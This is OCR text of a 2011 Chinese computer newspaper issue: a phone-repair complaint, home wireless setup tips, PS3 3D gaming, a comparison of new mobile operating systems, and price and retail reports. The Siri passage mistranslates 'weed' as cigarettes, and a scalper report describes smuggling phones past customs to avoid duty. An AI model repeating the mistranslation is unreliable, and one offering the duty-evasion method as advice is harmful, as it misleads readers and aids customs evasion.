兜兜你好，看《电脑报》近十年了，一直喜欢你的栏目，看到你报道的各种手机问题，还曾庆幸自己没遇到过，但是最终还是没能幸免，下面就是我自己的消费经历！

我是今年3月份购买的 ME525 手机，由于种种原因，直到9月份才开始使用，结果就悲剧了——与我通电话的人总以为我在闹市街头（很嘈杂），声音断断续续，而且对方会像听复读机一样听到自己的声音！马上拿去广州的摩托罗拉官方售后服务点天音科技维修。

第一次送修，升级了 Android 系统版本，问题没有解决；第二次送修，更换了手机主板，问题没有解决；第三次送修，等了十几天，回复说是联通的信号问题，不给予维修！可问题是，我用的是移动的卡！

接下来，售后维修点就坚称他们的工程师检测没问题，如果我有疑问，只能再送过去检测，可是我已经跑了三次，每次要花半天的时间，光是来回打车的费用就要六七十元！

无奈打电话到摩托罗拉总部投诉，客服声称相信他们工程师的检测，要证明有问题的话必须要我自己找第三方出具检测报告！俺普通一个消费者为了一个手机费钱、费时、费心、费力，这样折腾下去谁受得了！无奈求助兜兜和《电脑报》，希望你们能帮助我们读者说句公道话！

广州 骆先生

兜兜调查：消费者被当球踢

联系上骆先生之后，兜兜特别进行了验证——在与骆先生通话的过程中，兜兜听到了非常严重的回音（像复读机一样复述自己说过的话），根本无法正常通话！此外，通话过程中还有比较明显的间断，听起来断断续续的。应该说，这是非常明显的产品质量问题，也是 ME525 典型的“听筒门”。

随后，兜兜致电摩托罗拉客服反映情况，得到的答复是——只有两次更换配件都没有修好的情况下才会更换手机，而骆先生第一次只是升级系统，不能算更换配件，因此，唯一的解决办法就是——继续送修！

最终，兜兜的调查也只能进行到这里，因为摩托罗拉的售后只能做到这一点——记录你的问题，然后把皮球踢给维修点。由此，我们消费者也不得不走进这样一个怪圈：售后说找维修点，维修点说没问题，售后又说以维修点为准，不然自己找第三方出具检测报告……

兜兜点评：厂商要懂得尊重消费者

兜兜在这里很想问厂家几个问题：

一，产品出现问题，售后服务的作用是什么？是想方设法为消费者解决问题，做好沟通协调工作，还是单纯记录并将问题推给维修点？

二，重复送修，维修点是否应当担责？以骆先生为例，摩托罗拉在广州的售后维修点只有那一家，骆先生每次送修光是打车费一次就要六七十元，更别说还要耽误大半天的时间，谁来为消费者的损失买单？

三，售后维修是否应当严格监管？在现阶段，大部分厂商的售后维修工作都是外包，但是外包必须做好监管，否则维修必将变味——以收钱为目的、以旧换新等问题屡见不鲜，这损害的不仅是消费者的利益，更是厂家的信誉！

最后，具有明显质量问题的产品，是否应当召回？摩托罗拉 ME525 的“听筒门”本身就是因制造工艺存在瑕疵而产生的产品质量问题，这样的产品应当无条件召回，而不是让消费者为问题产品买单！

兜兜希望厂家可以真正尊重消费者，真正把消费者当成上帝，不仅仅是售前，售后也是。兜兜将对这件事保持关注！

幕后

挂电话——骆先生用故障手机拨打维修点的电话，对方以听不清为由挂断电话，这你也敢说修好了？

坑爹啊——骆先生用故障手机拨打摩托罗拉售后电话，对方说只能送修或者找第三方检测，检测的结果和费用却要收到单据之后看看再说！

不讲理——三次维修后，问题不仅没有得到解决，甚至更严重！一通电话就可以确认的问题，售后和维修点为什么就是不承认呢？

消费者线报 | Consumer

你的手机、平板电脑遇到了什么质量问题？告诉兜兜，兜兜帮你解答、曝光！还有手机话费可以拿哟！

兜兜啊，我用的移动定制机中兴 U230，现在有一年了吧，不知道从什么时候开始，手机只要连接电脑，再拔出来用的时候（特别是拍照）就经常死机，有时开着网页或者打电话什么的也会死机，关机都关不了，只能强行拆电池！手机用久了反应慢我忍了，可是每次连接电脑后就死机，实在忍无可忍！ **@几度杏花雨**

这个问题应该是手机的系统 BUG 引起的，定制机因为其本身的特殊性，协调往往有很多问题、不稳定等，所以，兜兜建议大家在购买定制机的时候还是三思而行……

蓝魔 W10 V2.0 屏幕漂移，有时玩《愤怒的小鸟》拉小鸟时会自己放小鸟！悲哀啊，玩得很郁闷…… **@飞机king**

屏幕漂移是电容屏的普遍现象，使用环境的温度、湿度，用户身上的静电以及外接充电器带来的电压纹波都会有一定影响。这个跟现有的技术有关，跟产品无关。总之，希望今后随着技术的发展可以完美解决这个问题！

156****5313 说：“兜兜你好，我想跟你反应一个问题，诺基亚的 5230，很多机友都反映有花屏问题，而我的也有，刷机也不能解决，我觉得这是明显的质量问题！”


花屏问题也有不同的情况，有的是手机屏幕出现问题，只能换屏。而有的则是系统原因引起，例如诺基亚 5230，在安装一些软件的时候，因为兼容性、稳定性等原因导致系统出现问题，进而出现花屏的现象，可以通过升级系统或者删除部分软件来释放内存空间等方法来解决。兜兜建议你去诺基亚的售后维修点检查，确定原因后对症下药！

恭喜上述3位读者，将获得#消费者线报#话费奖金10元！

平板手机与家电设备的对接方案

“手持”宅无线

@周正



近年来，随着WiFi、UWB等低成本无线宽带技术的发展，高清晰音频及视频信号在普通家居环境中进行无线传输成为可能。本文描述的是手持终端与电视、电脑在无线环境下的资源交互和无线操控方案。

资源交互：全网络文件共享 ZumoCast 应用方案

针对平台：iOS 设备 +PC

所谓资源交互功能，就是让你的手持终端与你的电脑实现无缝链接，你可以在家庭的任何区域，用手持终端直接调用和处理电脑中的文件。对于平板电脑之类的机器来说，最大的好处是可以共享家里 PC 和笔记本的硬盘，来弥补自身空间较小的软肋，此外，便利性和移动性也得到了体现。

ZumoCast 是一款新型的云端存储服务软件，可以将家里 PC 端的视频内容以流媒体在 iPad 上播放。类似的软件包括 Air Video，但 ZumoCast 可以将文件内容传送至家庭网络之外的设备上（当然如果是 iPad，需要 3G 版本），通过账号设置，即使在家，也可通过 3G 网络浏览办公室文件。具体设置如下：


1. 手持终端（iPad、iPhone、iPod）安装。用上述设备登录 App Store，直接搜索 ZumoCast，然后点击安装即可。

2. 电脑端安装。在电脑上登录 www. ZumoCast.com，选择操作系统软件下载，点击安装。


3.在电脑端首次使用，请选择注册，输入邮箱账号和密码，通过系统认证后，就进入到软件界面。以后直接选择登入，输入邮箱账号和密码就可以了。只要电脑端与手持终端的账户相同，就能实施分享。

4. 进入软件的第一件事，就是设置共享文件夹。在这里，你可以把自己平时办公、视频、音乐、小说文件夹都一一选上，便于用 iPad 读取上述文档。并可以给你的电脑设置一个容易识别的名称。

这样，设置好以后，只要你的电脑开机、连接互联网并启动 ZumoCast 程序以后，你的 iPad 等就可以随时调用电脑上的文件了。



通过ZumoCast浏览和播放PC端的视频和文件



Videos

✓ Downloaded to iPhone

Comedy 365
KA iMac

iTunes Media
KA iMac

iTunes U
KA iMac

iTunes U
KA iMac


Movies
KA iMac

在iPhone上的不同界面

无线操控：智能手机充当遥控器

针对平台：Android、iOS 设备 + 电视


除交互资源外，手持设备对于电视及其他家电的遥控，从概念中，不断进入使用阶段。索尼、三星和松下等多个电视品牌在各自的智能电视上提供了，实现各种系统的智能手机进行电视遥控的安装程序下载。大大提高了智能电视和无线家居的交互性。



索尼 MediaRemote

在官网下载该软件并且安装到 Android 系统的手机上后，就可以配合索尼液晶电视机使用手机智能遥控功能。手机遥控器带来的最实际的改善，便是在网络应用或设置时的文本输入。

遥控器软件中结合了手机输入法，使输入变得方便很多。下载地址：http://service.sony.com.cn/TV/Download/39963.htm



谷歌 TV 遥控器

谷歌日前推出了用于 Android 系统和苹果 iOS 系统（iOS3 以上）的谷歌电视遥控器应用软件。软件按键丰富，支持频道浏览、DVR 存取等。允许用户在房间的任何地方通过向手机讲话搜索电视节目和电影。下载地址：http://itunes.apple.com/us/app/google-tv-remote/id422137859?mt=8&ign-mpt=uo%253D4

PS3 3D 游戏搭建体验

穿越3D娱乐

@思雅

索尼从去年9月推出3.50版本PS3主机，再到今年6月PS3推出首批3DRPG游戏，作为尚在研发初期的立体娱乐产品，短短一年间也逐渐显形。我们通过PS3游戏主机的平台搭建，为大家详细介绍3D游戏的新型娱乐方式与穿越体验。

搭建平台


具体我们以 3.55 版本向大家介绍进行 3D 游戏前的简单设置，升级到 3.50 版本的 PS3，无论新旧版本，都可以支持 3D 游戏。最好选择 1.4 或 1.4a 的 HDMI 线材以支持 3D 游戏。在输出设备上，电视机必须具有 3D 功能（本文以 SONY 46HX920 3D 电视机为例）。试玩游戏选择了《反重力赛车 HD》制品版，作为设置与体验介绍。

游戏设置

首先，需要在显示的设置中，重新设定分辨率。HDMI 接口连接到支持 3D 的电视机后，选择自动侦测分辨率模式，便会多出 1080P24 与 720P60 两种 3D 模式（右图），且根据输入的电视尺寸设定合理的 3D 景深，避免眼睛不适。简单设置完成后便可以试玩体验 3D 游戏的交互感受。

小提示 | TIPS

在选择输出HDMI设置后，必须使用自动模式，检测到3D电视后，根据实际情况选择相应尺寸，最终看见分辨率设定中的3D模式选项。



Press the × button to save settings.
Settings List
Connector Type HDMI
Resolution 576p
720p
1080i
1080p
720p (3D)
1080p (3D)
Screen Size 46 Inches

设置规格，有了两种 3D 模式

游戏体验

进入《反重力赛车 HD》，选项“设备设定”中会出现“3DTV 设定”，由于说明书里没有写，所以相当难发现吧。将其打开即可。当然如果你的电视有 3D 开关的话，请记住把电视的设置也一并打开。在视差调节方面，请根据场景实际纵深来调，数值越小，立体感越不明显，但是太大又会使眼睛难以聚焦造成头晕。

游戏中，立体视觉让我们对空间的位置感更容易判断，竞速游戏的判定都会变得更加直观。尤其是在视觉特效之间穿梭时带来的体验可是无与伦比的。立体三维技术和 PS 运动控制器的结合会使玩家犹如身临其境，再加上索尼提供的在线、社交互动、电影、音乐等服务，玩家可以感受到未来的家庭娱乐。

凯森：实际的 3D 游戏效果非常棒，一进游戏代入感极，场景做得十分到位，视觉上冲击非常震撼，虽然机体还是有那么一些欠缺，不过总的来说想体验 3D 游戏的话这款游戏绝不可少！

莫莫：3D 后反而掩盖未 3D 的一些画面锯齿，这点可能是没有 3D 的玩家所不能体会的。在行驶中，看到光电的穿梭，3D 后都让画面更加华丽。

3D 游戏推荐

《龙珠游戏计划 纪年 2011》
支持平台：PS3、XBox360
游戏类型：3D 格斗对战类游戏

这部根据人气动漫改编的新作，预定在 10 月 25 日登陆北美。该游戏在 PS3 版对应了 3D 效果输出，XBox360 版支持 Kinect 体感操作。游戏将会最大限度地追求角色们的还原度，这是龙珠系列的一贯属性。支持完全可破坏场景，3D 效果和漫画风格的画面的结合很值得期待。故事模式包含日本原版声优与音乐，同时还包括可探索新版“龙珠 Z”故事的特别模式。此外，游戏还支持 PSN 和 XBL 联机对战。

Dragon Ball
AGE 2011
GAME PROJECT

抢滩登陆


三大新版OS激战年末

@特约作者 **李岩 陈梱炎**

iOS的一鸣惊人、Android的突飞猛进、Windows Phone 7的绝地反击，移动OS的精彩让我们已经有些目不暇接。2011年秋冬，iOS 5、Android 4.0以及WP7 Mango再次集结，新一轮的战斗即将打响。

>>iOS 5 可以直接发送表情

iOS 5 自带输入法能够直接发送聊天表情，只需要输入特定词组就能在候选区找到相应表情。比如输入“呵呵”可以看到微笑的表情，输入“悲伤”可以看到流泪的表情，输入“亲吻”就可以看见嘟着嘴的表情，非常有趣。



史蒂夫·乔布斯的 iOS 5

人机对话，给智能手机以灵魂

如果说iPhone 4S给人的感觉是平淡无奇的话，那么iOS 5给我们的感觉就是惊艳！超过 200项新功能的加入比起以往任何一次更新的力度都要大。了解其中的几项重大更新后你就会发现，今年老乔同样给我们准备了惊喜，只是惊喜不在4S中，而且iOS 5中。

神技，Siri 语音助理

移动设备的语音功能一般比较简单，除了拨号、播放音乐等简单操作外，几乎没有其他用途。而随着 iPhone 4S 的发布，在 iOS 5 中来到人们面前的却是一个足够犀利的语音助手 Siri——人机对话时代也许真的即将来临。

当你长按 Home 键调出 Siri 后，无论你用英语向它提出各种问题——打开网站、发送邮件、询问天气情况、设置闹铃、货币换算、计算当地到月球的距离等，Siri 都能快速准确地完成任务。感觉 Siri 就是一个活生生的人，它住在你的手机中随时为你服务。下面的几个例子会让你觉得它并非简单的机器。

问：I need some weed.（我需要一些香烟。）


Siri：This head shop is a little ways from you.（这个毒品店离你不远。）

——Siri 非常聪明，不仅听懂了你的话，而且还会和你开玩笑，将香烟店称为毒品店，并且附上地图。


问：I love you.（我爱你。）

Siri：I hope you don't say that to those other mobile phones.（我希望你别对其他电话也这么说。）

—Siri 也是有思想和感情的，所以她会告诉你意想不到的答案，如果你问你的女朋友，她也会这么跟你说的。



iCloud 不仅能够备份，而且连接起了各个 iOS 设备




下班一起去吃饭吗

下班一起去吃饭吧！


好的，等我

好的，等我！

免费的 iMessage，向营运商发出了挑战



跟 Android 很像的通知中心，A 饭们又要小小地得意一下吧



iOS 5 在 iPad 上面的全新键盘

云存储 iCloud，新系统必备

iCloud 是伴随着 iOS 5 发布的一款重量级服务应用，它可以存放照片、文档等内容，以无线方式将这些内容推送到你所有的设备上。利用 iCloud，用户就可以随时随地在自己的 iPhone、iPad、iPod touch、Mac 或 PC 上使用 iOS 5 设备上的最新内容。

iCloud 可以对邮件、通讯录、日历、提醒事件、书签、备忘录、照片流、文稿与数据、查找我的 iPhone 等内容进行云备份设置，只要用户打开了 iCloud 云备份选项，就可以立即备份，在该 iOS 设备插入电源、被锁定且接入 WiFi 时，就会自动备份上述内容到 iCloud 空间，Apple 为每个 Apple ID 用户提供了 5GB 的免费存储空间。

在这里谈谈照片流，如果你在 iOS 5 设备中开启了该功能，设备就会将 iOS 设备最新拍摄的照片自动上传到 iCloud，并在其他接入 WiFi 的 iOS 设备的照片应用软件、Mac 上的 iPhoto 或 Aperture 和 PC 上的图库中随时随地欣赏这些照片，无需同步、无需发送、自动执行，确实非常的方便。

免费短信 iMessage

还记得免费视频通话 Facetime 的震撼么？而 iOS 5 给我们带来了免费的短信服务——iMessage。iOS 5 设备用户可以在短信中互发文字、照片和视频等信息，只须通过 WiFi 或者 3G 网络！

iPad 也新增了“信息”功能，界面和 iPhone 之前的“短信”功能一样，甚至可以选择多位用户发送信息从而实现“群聊”，每个人的回复大家都能看到，而且对方在打字时你也能看到“省略号”图标从而了解对方是否有回应——颇像 QQ 的“正在输入”。一旦你的信息出现在朋友的 iOS 设备上，你就会收到一条送达回执，从而告诉你信息已经发送。

类似 Android 体贴的通知中心

iOS 5 全新的通知推送系统可谓吸收了竞争对手的优点，用户在玩游戏或者进行其他操作时，诸如短信等通知信息默认会在屏幕最上方以“横幅”的形式“悄悄浮出”而后迅速消失，不会影响你当前的操作。用户只需从屏幕上方向下轻扫即可进入通知中心，在通知中心里用户可对任何一项通知内容进行查看或对其进行关闭操作，手指向上轻扫即可退出通知中心，非常方便。

用户如果不习惯这种“横幅”的方式，还可以在“通知”中选择位于屏幕中央显示。值得一提的是，如果处于锁屏状态用户收到未接来电、新短信等通知时，除了能直接查看通知内容外，用手指在该通知上进行滑动即可对其进行快速回应。这种操作方式相信广大 Android 系统用户都不会感到陌生，但 iOS 5 无疑做得更加人性化。

其他细节改进同样精彩

除了上面提到的功能外，iOS 还有许多令人惊喜的变化。比如全新的激活和升级方式，用户可以直接通过 WiFi 网络下载新固件并且进行更新，完全不需要数据线。比如新的提醒功能，不仅能够根据时间进行提示，而且可以根据位置发出消息——当你回家行至某超市时，iOS 设备就会向你发出提醒，这样就不会忘记老婆安排的打酱油之类的任务了。强化版“相机”也是 iOS 5 的改进之一，快速启动、网格、HDR、照片编辑……各种功能应有尽有。iOS 5 的改进之处有 200 多项，这里我们不可能一一列举。目前 iOS 5 正式版已经可以下载更新，所以更多的功能就留给大家自己去探索了！

▶下转C15版

上接C14版

安迪·鲁宾的 Android 4.0

融合之路，Android 4.0连接平板手机


Android 4.0 被称为 Ice Cream Sandwich(下简称 ICS)。
谷歌能否为 Android 用户带来巨大的惊喜？不妨让我们一品这款“冰激凌三明治”的美味。

平板、手机再无隔阂，全新界面惊艳


上周三 Android 4.0 正式和我们见面了。自从前 WebOS 用户体验设计师 Matias Duarte “跳槽”到谷歌，Android 系统便拥有了更多优秀的基因。锁屏状态下，状态栏不再重复显示时间，细节上的改进也更加合理。和 iOS 的清新风格不同，Android 4.0 的界面色彩更显科技感，深黑色的 UI 设计更受极客欢迎。

Android 4.0 的多任务控制器升级为类似 Symbian3 上的缩略图与图标组合，能够预览软件的运行界面，上下滑动切换任务，效果非常酷炫。支持桌面 Widget 是 Android 系统的一大特色，而且 Android 4.0 创新地提供了 Widget 预览图，每个 Widget 的实际效果在选取前便一目了然，极大地加强了 DIY 界面的便捷性。


繁杂的设置菜单一直是 Android 2.X 系统的软肋，大部分用户都反映设置菜单分类毫无逻辑，新用户想要寻找一个开关往往非常困难。Android 4.0 重新设计了设置菜单。虽然由于屏幕大小的限制，手机无法应用平板上的分栏式设计，但 Android 4.0 将 WiFi 和蓝牙开关置顶在设置菜单首页，是人性化的体现。




从解锁界面开启摄像头



改进后的多任务界面


强大的相机功能抗衡拍照神机 iPhone4



丰富的修图功能加强竞争力

普及 NFC 近场通讯功能

NFC 是一种近距离的无线通讯技术，这项技术已诞生多年，在日韩市场已经相当普遍。我们相信，Android 4.0 会内置完善的 NFC 功能接口，秉承一贯的开放性，各种基于 NFC 的交互应用会雨后春笋般涌现。在诺基亚 N9 上，能够利用 NFC，使蓝牙耳机的配对更加快捷，只需一碰就能识别和绑定。N9 上的《愤怒的小鸟》也利用 NFC 开启隐藏关卡，加强了游戏性。当然，最值得期待的电子钱包功能也会通过 NFC 的加持而得到推广。利用手机进行小额支付的便利是大家喜闻乐见的，搭乘地铁公交、商场购物等直接刷手机，多酷啊！Android 4.0 的诞生有望使这一切提前到来。

拍摄、修图，功能大大加强

和 iPhone 强大的拍摄性能相比，Android 的相机表现一直差强人意。Android2.X 系统的相机功能过于简陋，Android4.0 终于得到改善。首先，用户可以从锁屏状态直接切换到拍摄界面，省去繁复的步骤，抓拍更及时。Android 4.0 实现了“快门零延迟”的特性，通过软件实现极其迅速的对焦速度，号称拍摄单张照片仅需一秒！在卡片机上大受欢迎的脸部识别功能也加入了，拍摄人像时对焦更迅速准确。Android 4.0 还原生支持全景模式，拍摄风光照片时更加方便，多了一种玩法。同时，新版系统还内置了强大的修图软件，在手机上就可以进行调色、裁剪、去除红眼等丰富的修饰，加大了拍摄功能的竞争力。普通用户大可不必安装 Camera360 等第三方拍摄软件了。

>>Android 系统历代命名

Android 系统的每一代都有一个非常好“吃”的名字，如此多的美食，看来谷歌工程师们的小日子过得挺舒坦啊！

Android 1.5
——CupCake，女生爱吃的杯形蛋糕。

Android 1.6
——Donut，《变形金刚》中胖黑客吃的甜甜圈。

Android 2.0/2.01/2.1
——Eclair，奶油夹心面包。

Android 2.2
——Froyo，冷冻酸奶。

Android 2.3
——Gingerbread，一种叫做姜饼的小饼干。

Android 3.X
——HoneyComb，俗称蜂巢。

Android 4.0
——Ice Cream Sandwich，冰激凌三明治。

史蒂夫·鲍尔默的 WP7 Mango

别样风味，特立独行彰显个性

对国内用户而言，WP7 Mango 最令人振奋的是终于内置中文语言。
抗衡 Android 和 iOS 成为 Mango 的使命和重任。下面，就让我们来看看 WP7 将带来多么激动人心的体验吧！

风味全新的 Metro UI

iOS、Android 系统的桌面以图标为主，这已成为触控手机的标准形态。WP7 的诞生彻底打破了这一局面。初看 WP7 手机，你会被卡片式的主界面所吸引，这有别于 iOS 的纯图标桌面和 Android 的图标加 Widget。WP7 的主界面背景呈黑色，由多个大小不一的卡片组成，每个卡片代表了一个应用程序，在卡片上可以实时显示软件信息，例如短信卡片上能看到有多少条未读短信、天气应用上能显示实时天气、社交应用上显示好友的最新照片，微软将这种设置称之为“Live Tiles(活动瓷片)”。


在视觉设计上，iOS 和 Android 的 UI 都趋于立体，而 WP7 则使用了无阴影处理的二维图块，简洁而酷炫。这就是所谓的 Metro UI。在设计理念上，Metro UI 和 iOS、Android 最大的区别在于，Metro 强调向用户展示更多的信息，而不是冗余的界面元素。当然各花入各眼，有人喜欢华丽的、花哨的桌面，而 WP7 向世人展示的是一种更加高效的生活态度。

娱乐，Xbox 不能少


Xbox 这一金字招牌在电视游戏市场响当当，如今 WP7 将 Xbox Live 引入，自然吸引游戏玩家的注意力。iOS 在掌上游戏领域的成功，硬件单一性是其中一个重要因素。微软颇有远见地规定了 WP7 手机的最低硬件标准，如今上市的 WP7 手机几乎清一色 WVGA 分辨率的多点触控屏幕、1GHz 的处理器和 512MB 的内存，以及提供 DirectX 9 的显卡支持。这使得游戏开发商能够最大限度地优化游戏。当前 WP7 的手机游戏在数量上不敌 Android 系统，但质量却更胜一筹。Xbox Live 游戏中心带来了社交化的游戏体验，用户可与好友分享游戏成就，和全球网友比拼游戏战绩，将来甚至可与好友进行网络对战。有了 Xbox Live，手机游戏不再孤单！

内置中文在内的多种语言


WP7 上市之初便引起广泛关注，特别是诺基亚高调宣布联姻的情况下，在国内的热度一直居高不下。但系统原生不支持中文是国内用户的一块心病。WP7 Mango 终于原生支持中文，还内置了强大高效的中文输入法，这使得 WP7 手机在国内上市指日可待。当前 WP7 的官方应用商店 MarketPlace 已经拥有 30000 个应用程序，包括腾讯在内的众多国内互联网企业也开始重视这一新兴平台。目前 WP7 用户已经可以下载到 QQ、微博等常用软件，国内用户体验 WP7 的门槛正逐步降低。




由“方块”Live tiles 组成的 Metro UI




WP7 的设计风格给人一种简洁的感觉



内置中文将使国内用户的使用门槛降低



联系人界面整合了众多社交服务，非常方便



游戏中心可同步 Xbox Live 的可爱人像

热机关键词 | Key Words

洗牌

台电
P76平板

降价幅度:17% **最新售价:**499元

产品卖点:A10处理器、7英寸屏幕、支持2160P高清、Android 2.3、8GB内存

探市析盘:入门级平板已经进入新老交替期，很多采用上一代RK28主控的老机型，虽然价格有优势，但硬件配置落伍，使用体验下降，跟不上应用发展潮流，无法满足用户娱乐需求。包括台电P76在内，三款平板上周降价，意在推动新方案的普及，利用10月下旬市场短暂的调整期洗牌。

回调

佳能
SX150 IS相机

降价幅度:12% **最新售价:**1499元

产品卖点:1410万像素、12倍光学变焦、28mm广角、3.0英寸屏幕、720P高清视频

探市析盘:秋季新品的陆续上市，使相机市场再度被关注。热点从高端向入门转移，实用主义成为家庭用户的首选，他们普遍追求外形时尚，镜头全能，操控简单，并且对价格非常敏感，所以佳能SX150 IS才会选择在这个时间段降价，刺激消费欲。相信其他品牌近期也会跟进。

替代

摩托罗拉
ME525+手机

降价幅度:11% **最新售价:**2400元

产品卖点: 三防特性、1GHz处理器、3.7英寸屏幕、Android 2.3系统

探市析盘:上市就降价是摩托罗拉一贯作风，ME525+也不例外，只是跌幅之大出乎意料。其前身能在2000元智能机市场杀出一条血路，长期稳居销量排行前列，靠的就是不走寻常路的三防特性。如今小幅升级却不加价，更容易博得用户好感，而可控的成本，使后市营销策略更灵活。

平民

飞利浦
DS1110音箱

降价幅度:8% **最新售价:**680元

产品卖点:360度设计、iPhone专用接口、时钟同步、柔和夜灯、USB充电

探市析盘:随着iPhone手机用户的增多，市场对于苹果专用底座音箱的需求也变得强烈。和之前一味走高端路线，追求高利润不同，市场朝平民化转型非常明显，不再追求功能多而全，创意兼顾美感与实用，往往更能够吸引年轻用户群，而平均售价已经跌到800元以内。

主动

戴尔
STREAK 10 PRO平板

降价幅度:4% **最新售价:**2699元

产品卖点: 双核处理器、10.1英寸屏幕、Andriod 3.1系统、Divide 工作界面

探市析盘:近几周高端平板电脑市场异动不断，三星、联想忙于新品上市，而宏碁、华硕纷纷将人气机型价格下调，这让产品线单薄的戴尔有些坐不住了。不否认，STREAK 10 PRO在性价比和易用性上有着出色的表现，但没有好价格支撑，市场也会在瞬间逆转，所以才选择主动出击。

金牌店家 | Seller

南京越时空通信广场

智慧与美丽并存 女性手机受关注

水果手机虽然代表着潮流前沿，但撞机频率实在太高，完全没有个性可言，这也就给了其他品牌可乘之机。从下半年陆续上市的新品不难看出，厂商很注意开拓女性市场，虽然定价不菲，但设计不乏画龙点睛之笔，相当受欢迎。

索尼爱立信ST18i

价格走向:↓ **市况:**HOT

参考售价:2500元

基本规格:1GHz处理器、3.3英寸电容屏、810万像素摄像头

从小巧的机身、修长的屏幕、时尚的外形不难看出，索尼爱立信ST18i就是为女性量身定做，很少有智能手机单手就能完成操控。虽然配置没有iPhone4S高，但功能够用，系统流畅，音乐播放和照片拍摄尤其给力，这难道还不够?白色和粉色很好配衣服，萝莉OL的大爱。

LG P970

价格走向:↓ **市况:**HOT

参考售价:2600元

基本规格:1GHz处理器、4英寸电容屏、500万像素摄像头

对于追求极致的女性来说，LG P970绝对是不二之选。很难想象，厚度6mm，重量只有109g的超轻机身内，竟然能够装下那么多的零部件。显示屏值得一提，不仅尺寸够大，亮度还超高，看网页、打游戏、看视频，效果爽歪歪，看过一眼就迷上，秒杀没商量。

广州国美电器天河店

客厅电视廉价之选 大尺寸等离子热销

理性化消费改变了人们选择平板电视的标准，早几年可能还追求参数上的完美，现如今性价比高已经成为唯一要求，尤其是摆在客厅里的大尺寸电视，只要牌子响、质量好、色彩准、价格低，其他功能都是浮云。

三星PS51D450A2

价格走向:↓ **市况:**HOT

参考售价:4950元

基本规格:51英寸、1365 x 768分辨率、USB接口

平时连有线电视，心情好了看几部大片，如果你有这样的需求，那么入手三星PS51D450A2绝对是实用之选。放在客厅足够气派，等离子在色彩、对比度、可视角度上的优势得到充分发挥。迎合国情加入的USB接口，支持多格式视频播放，这下连播放器都不用买了。

松下 P50C30C

价格走向:↓ **市况:**HOT

参考售价:4850元

基本规格:50英寸、1365 x 768分辨率、USB接口

客厅面积超过20平方米，收看距离达到3.2米，就可以考虑松下P50C30C了。等离子的优势是便宜，预算不足5000元想买液晶，简直就是做梦。分辨率是低了点，但又有多少机会看1080P高清电影呢?实用是关键，面子也有了，剩下的钱添一套好音响，档次顿时提升。

卖场广角 | Mall

国内单反市场走势分析

更新日期:2011年10月18日

黄金周透支消费留下的后遗症已经开始发作，近两周销量明显下滑，受波及的主要是4000元左右的入门机型，如佳能600D、尼康5100D等。根据我们了解，短期内经销商和厂商都不会有针对性的促销行动，会以调整为主，降价集中在高端产品线，但仅仅百元左右，不会有太多惊喜。还有一条消息不得不引起关注，那就是尼康泰国工厂因洪灾无限期停产，别看破坏力不及3月份日本地震，但不排除部分商家抢货，导致市场供求不平衡，所以尼康中低端单反近期有可能出现小幅上涨。

型号	售价（元）	变化
佳能 1100D套机（18-55）	3590	↓
佳能 550D套机（18-55）	4300	→
佳能 600D机身	4400	→
佳能 600D套机（18-55）	4900	→
佳能 60D机身	6100	→
佳能 7D机身	8950	→
佳能 5D MARK II 机身	15100	↓
尼康 D3100套机（18-55）	3900	↑
尼康 D5100套机（18-55）	4650	↑
尼康 D90机身	5080	↑
尼康 D7000机身	7630	↑
尼康 D700机身	14650	↓
索尼 α65套身（18-55）	6360	↓
索尼 α77机身	8999	→
宾得 K-R套机彩色版	3880	↓
宾得 K-7机身	5780	→

卧底日志 | Spy

黄牛利润有多高

卧底: 大羊（化名）曾经的奸商，如今从良，长期在卖场流窜，由于圈子广，人缘好，总能刺探到第一手消息。

对于做苹果买卖的商家和黄牛来说，每次新品发布初期都是发横财的机会，行货上市时间推迟，印钞机就可以多运转几天。相信大家最近也有所了解，iPhone4S在国内上市还没有时间表，大量用户迫切希望能在第一时间品尝到新苹果的味道，这也直接导致黑市预订价被人为炒高，一度达到8000元的非理性价位。

一台iPhone4S弄到国内实际成本是多少呢？经过我们卧底了解，目前商家订购的都是加拿大版的iPhone4S，一是无锁，二是价格最便宜。16GB版只要649加元，折合人民币4033元，此外，还需要交纳12%的消费税，大约485元。

国外黄牛在14日开售之后会陆续收货，通过UCS发国际快递，量大的会发往中国香港，通过“人肉”过关到深圳，为了逃关税。量小的话，往往直接发到国内，每台需要缴纳150元的关税，但到货速度会更快。这样算下来，每台iPhone4S的实际成本在4900元左右，利润还是非常可观的。当然大家有了这个底，千万别做冤大头。

预订 ¥8000
iPhone 4S
成本¥4900
卧底

商城乐购 | Shopping

苏宁易购 WWW.SUNING.COM

尼康S2500

售价：619元

地址：http://www.suning.com/webapp/wcs/stores/servlet/prd_10052__-7_297459_.html

点评：尼康S2500是一款入门级DC，虽然没有突出的配置（甚至可以用平庸来形容），但是所有功能完全能够满足家庭一般使用，设计没有一点花哨，携带起来很方便。该机上市之后，售价就稳定在680元，这次能降下来，看得出苏宁易购有心赚人气。

新品的陆续到货，丰富了市场，同时也加快了新老产品交替的速度。在苏宁易购，老款机型已经全面促销，性价比的猛增也带动销量提升，毕竟家庭用户更多还是实用主义者。像佳能IXUS115 HS只要1158元就能拿下，比之前便宜了近百元，索尼WX10降至1948元，还送4GB记忆棒，而拥有30倍光学变焦的富士S4050，套餐价1638元，包含4GB存储卡、相机包和电池，算得上是廉价之选，实为新手入门最佳选择。至于中高端产品线，促销活动集中在尼康上，支持手动操控的P500和P300降价又送礼，有可能是厂商在背后支持。

360buy.com 京东商城

HTC Flyer 3G版

售价：4799元

地址：http://www.360buy.com/product/499967.html

